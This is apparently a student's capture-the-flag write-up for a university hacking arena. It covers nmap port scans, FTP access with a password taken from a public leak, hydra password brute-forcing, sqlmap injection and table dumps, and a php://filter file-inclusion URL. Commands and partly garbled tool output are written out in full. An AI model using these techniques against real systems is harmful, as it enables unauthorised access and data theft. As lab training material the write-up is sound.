Networking

Bluebox

The answer is: bluebox-test-server.mit.edu (18.8.3.1)

Description:

```
nmap -sL 18.8.0.0/16 | grep blue
```

```
nmap -sL 18.8.0.0/16 | grep blue
Nmap scan report for bluebox-test-server.mit.edu (18.8.3.1)
```

Hackingarena ports

The answer is: 62

I used nmmapper.com to find all the subdomains since nmap is slow and unreliable. and then scanned the ports for each of them.

```
nmap -sT -p800-900 yoda.hackingarena.com | grep "open" | wc -l
nmap -sT -p800-900 -Pn www.hackingarena.com | grep "open" | wc -l
0
nmap -sT -p800-900 -Pn hackingarena.com | grep "open" | wc -l
nmap -sT -p800-900 -Pn palpatine.hackingarena.com | grep "open" | wc -l
nmap -sT -p800-900 -Pn sidious.hackingarena.com | grep "open" | wc -l
nmap -sT -p800-900 -Pn jabba.hackingarena.com | grep "open" | wc -l
nmap -sT -p800-900 -Pn kenobi.hackingarena.com | grep "open" | wc -l
nmap -sT -p800-900 -Pn backup.hackingarena.com | grep "open" | wc -l
nmap -sT -p800-900 -Pn video.hackingarena.com | grep "open" | wc -l
nmap -sT -p800-900 -Pn prometheus.hackingarena.com | grep "open" | wc -l
0
nmap -sT -p800-900 -Pn skywalker.hackingarena.com | grep "open" | wc -l
15
nmap -sT -p800-900 -Pn vader.hackingarena.com | grep "open" | wc -l
33
```

Service flag

Services

Minuteman

Points: 120

The Flag: UiO-Hacking-Arena{C0ld_war_1s_0v4r}

The Task: Find the flag here: kenobi.hackingarena.com, port range: 3000-3500

Solution:

1. I scanned the ports with nmap, and found that port 3202 is open

```
sudo nmap -sS kenobi.hackingarena.com -p 3000-3500
```

2. Then i connected to the service using netcat to see what service it is, and it showed me "Good day Mr. President! It's Monday 7 November, 1983. Welcome to Able Archer! Enter the SILO 73C password".

```
nc kenobi.hackingarena.com 3202
```

3. Then i googled the SILO 73C passoword.

> https://nakedsecurity.sophos.com/2013/12/11/for-nearly-20-years-the-launchcode-for-us-nuclear-missiles-was-00000000/

Pictures:

```
🗕$ sudo nmap -sS kenobi.hackingarena.com -p 3000-3500
Starting Nmap 7.93 (https://nmap.org) at 2022-10-30 16:51 CET
Nmap scan report for kenobi.hackingarena.com (158.39.48.133)
Host is up (0.019s latency).
Not shown: 500 filtered tcp ports (no-response)
         STATE SERVICE
3202/tcp open intraintra
```

War was set to the jaw-droppingly simple code of eight zeros: 00000000.

```
$ nc kenobi.hackingarena.com 3202
Good day Mr. President!
It's Monday 7 November, 1983.
Welcome to Able Archer!
Enter the SILO 73C password:00000000
UiO-Hacking-Arena{COld_war_1s_0v4r}
Bye
```

Service 3

Points: 120

The Flag: Hacking-Arena{St0p_spy1ng_0n_us_Mark}

The Task: There's a service on kenobi.hackingarena.com in the port range 4000-4500. Find the tricky flag



Solution:

1. I scanned the ports with nmap, and found that port 4400 is open.

```
sudo nmap -sS kenobi.hackingarena.com -p 4000-4500
```

2. Then i connected to the service using netcat to see what service it is, and it showed me that it is vsFTP service.

```
nc kenobi.hackingarena.com 4400
```

3. Then i logged in with user anonymous and random password, and found a file with error.log.

```
ftp kenobi.hackingarena.com -P 4400

anonymous
random@
dir
get error.log
```

- 4. There was a list of users in that file that passed login, and there was 2 of them that was not anonymous.
- 5. Then i googled mark zuckerburg password and then i got info that he used dadada as a bad password.

```
https://www.vanityfair.com/news/2016/06/mark-zuckerberg-terrible-password-revealed-in-hack
```

6. I tried loging in as MarkZuckerberg and dadada as password and it worked!

```
ftp 158.39.48.133 -P 4400
MarkZuckerberg
dadada
dir #To show the files
get flag.txt #To download the file
```

Pictures:

```
sudo nmap -sS kenobi.hackingarena.com -p 4000-4500 [sudo] password for kali:
Starting Nmap 7.93 (https://nmap.org) at 2022-10-30 17:16 CET
Nmap scan report for kenobi.hackingarena.com (158.39.48.133)
Host is up (0.021s latency).
Not shown: 500 filtered tcp ports (no-response)
PORT STATE SERVICE
4400/tcp open ds-srv
```

```
10:30:11 152.66.14.121 [5]USER Anonymous 331
10:30:11 152.66.14.121 [5]PASS - 530
10:55:43 138.111.1.200 [5]USER BilGates 331
10:55:43 138.111.1.200 [5]PASS - 530
11:20:05 94.8.75.122 [5]USER Anonymous 331
11:20:05 94.8.75.122 [5]PASS - 530
13:44:51 5.214.49.9 [5]USER Anonymous 331
13:44:51 5.214.49.9 [5]PASS - 530
13:59:12 88.202.63.111 [5]USER MarkZuckerberg 331
13:59:12 88.202.63.111 [5]PASS - 530
15:17:08 193.99.252.160 [5]USER Anonymous 331
15:17:08 193.99.252.160 [5]PASS - 530
16:42:43 191.194.73.24 [5]USER Anonymous 331
16:42:43 191.194.73.24 [5]PASS - 530
18:00:37 176.26.101.38 [5]USER Anonymous 331
18:30:37 176.26.101.38 [5]PASS - 530
```

```
$ ftp 158.39.48.133 -P 4400
Connected to 158.39.48.133.
220 (vsFTPd 3.0.5)
Name (158.39.48.133:kali): MarkZuckerberg
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||9985|)
150 Here comes the directory listing.
-rw-r--r-
                                        38 Sep 13 10:01 flag.txt
             1 Θ
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||9983|)
150 Opening BINARY mode data connection for flag.txt (38 bytes).
100% | ***********************
                                                                                              105.42 KiB/s
                                                                                                              00:00 ETA
226 Transfer complete.
38 bytes received in 00:00 (1.08 KiB/s)
```

```
__$ cat flag.txt
Hacking-Arena{St0p_spy1ng_0n_us_Mark}
```

Web hacking

Norwegian girl name

Find the flag here: http://vader.hackingarena.com:809/

I tried different methods and tools like brutex, burp-suit, nmap etc.

and then tried hydra to brutforce into the website but the passwords i got didnt work.

So i made a girl name list and run hydra again. That gave me couple of names which i tried Until i got Camilla as password

```
-$ hydra -l admin -P /usr/share/wordlists/norgirl.txt -5 807 158.39.200.66 http-get
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-21 20:39:58
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 114 login tries (l:1/p:114), ~8 tries per task
[DATA] attacking http-get://158.39.200.66:807/
                                      login: admin
 807][http-get] host: 158.39.200.66
                                                     password: Agnes
 307][http-get] host: 158.39.200.66
                                      login: admin
                                                     password: Amalie
[807][http-get] host: 158.39.200.66
                                      login: admin
                                                     password: Anette
[807][http-get] host: 158.39.200.66
                                      login: admin
                                                     password: Anita
[807][http-get] host: 158.39.200.66
                                      login: admin
                                                     password: Ann
[807][http-get]
               host: 158.39.200.66
                                      login: admin
                                                     password: Aslaug
 07][http-get]
               host: 158.39.200.66
                                      login: admin
                                                     password: Berit
 807][http-get]
               host: 158.39.200.66
                                      login: admin
                                                     password: Bjørg
                                      login: admin
login: admin
 807][http-get] host: 158.39.200.66
                                                     password: Borghild
[807][http-get] host: 158.39.200.66
                                                     password: Camilla
                                                     password: Astrid
[807][http-get]
               host: 158.39.200.66
                                      login: admin
 307][http-get]
               host: 158.39.200.66
                                      login: admin
                                                     password: Aase
 07][http-get]
               host: 158.39.200.66
                                      login: admin
                                                     password: Andrea
 307][http-get] host: 158.39.200.66
                                      login: admin
                                                     password: Anna
 307][http-get] host: 158.39.200.66
                                      login: admin
                                                     password: Anne
[807][http-get] host: 158.39.200.66
                                      login: admin
                                                     password: Bente
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-21 20:39:58
```

Hacking-Arena{D1amonds ar4 f0rever}

Norwegian female names are beutiful and easy to memorize as a password for admins:)



Airport

The Flag: UiO-Hacking-Arena{Advanced_P0ST_Exp0itat1on}

Solution:

I Used --form to use POST method

```
python sqlmap.py -u http://chewbacca.hackingarena.com:808/index.php --form --
dbs

python sqlmap.py -u http://chewbacca.hackingarena.com:808/index.php --form -D
Airport --tables

python sqlmap.py -u http://chewbacca.hackingarena.com:808/index.php --form -D
Airport -T Flagflag --dump
```

Pictures

```
___(kali@kali)-[~]
__$ sqlmap -u http://chewbacca.hackingarena.com:808/index.php --form --dbs
```

```
[13:10:41] [INFO] fetching database names
available databases [5]:
[*] Airport
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

Beatles song catalogue 2

The Flag: Hacking-Arena{Yellow_Flagmarine}

Solution:

• I found out that i can show files from the photo parameter så i converted the index.php to base.64 and read the source code.

```
http://yoda.hackingarena.com:802/photo/index.php?
photo=php://filter/convert.base64-encode/resource=/var/www/site/index.php
```

• In the source there was a comment that was referring to include db_connect.php, and in the source code of db_connect i found a comment that was referring to queryanalyer. after many guessings i found it in

/var/www/site/gueryanalyzer/index.php. Så i went back and opened it in the main link.

http://yoda.hackingarena.com:802/queryanalyzer/index.php


• I used the following sql commands

```
SHOW DATABASES;
SHOW TABLES;
SELECT * FROM SuperSecretFlag;
```

Note: this task was hell!

Pictures







Beatles song catalogue 3

The Flag: HCSC{composed_1nj4ct10n_4asy?}

Solution:

• I solved it with sqlmap.

sudo sqlmap -u http://kenobi.hackingarena.com:912/index.php --form --dbs --level 4 --risk 3 --threads 10 --dbms=mysql sudo sqlmap -u http://kenobi.hackingarena.com:912/index.php --form -D BeatlesData --tables --level 3 --risk 3 --threads 10 --dbms=mysql sudo sqlmap -u http://kenobi.hackingarena.com:912/index.php --form -D BeatlesData -T SuperSecretFlag --dump --level 3 --risk 3 --threads 10 --dbms=mysql

Pictures

```
[31:22:31] [INFO] BOST parameter 'song3' appears to be 'MySQL >= 5.0.12 ON time-based blind (SLEEP)' injectable
[31:22:31] [CHFO] testing 'Generic UNTON query (977) - 21 to 80 columns'
[31:22:31] [CHFO] testing 'Generic UNTON query (977) - 21 to 80 columns'
[31:22:31] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:31] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:31] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:31] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:31] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:31] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:31] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:31] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:23] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:23] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:23] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:23] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:23] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:23] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
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[31:22:23] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:23] [CHFO] testing 'MySQL WINTON query (977) - 21 to 80 columns'
[31:22:23] [CHFO] testing 'MySQL WINTON query (977) - 21 to
```

```
[13:22:48] [INFO] retrieved: BeatlesData
available databases [5]:
[*] BeatlesData
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

Database: BeatlesData Table: SuperSecretFlag [1 entry]				
id flag al	lbum vocal year write:	title r		·
1 HCSC{composed_1nj4ct10n_4asy?} Pb	bstcdl tyst?ry?tour,bM????kCb?tA??Yd)???????????????????	Tlp I-g.pGli asS?rh Muf????????????????????????????????????	enno 1967	Lennon,McCarnley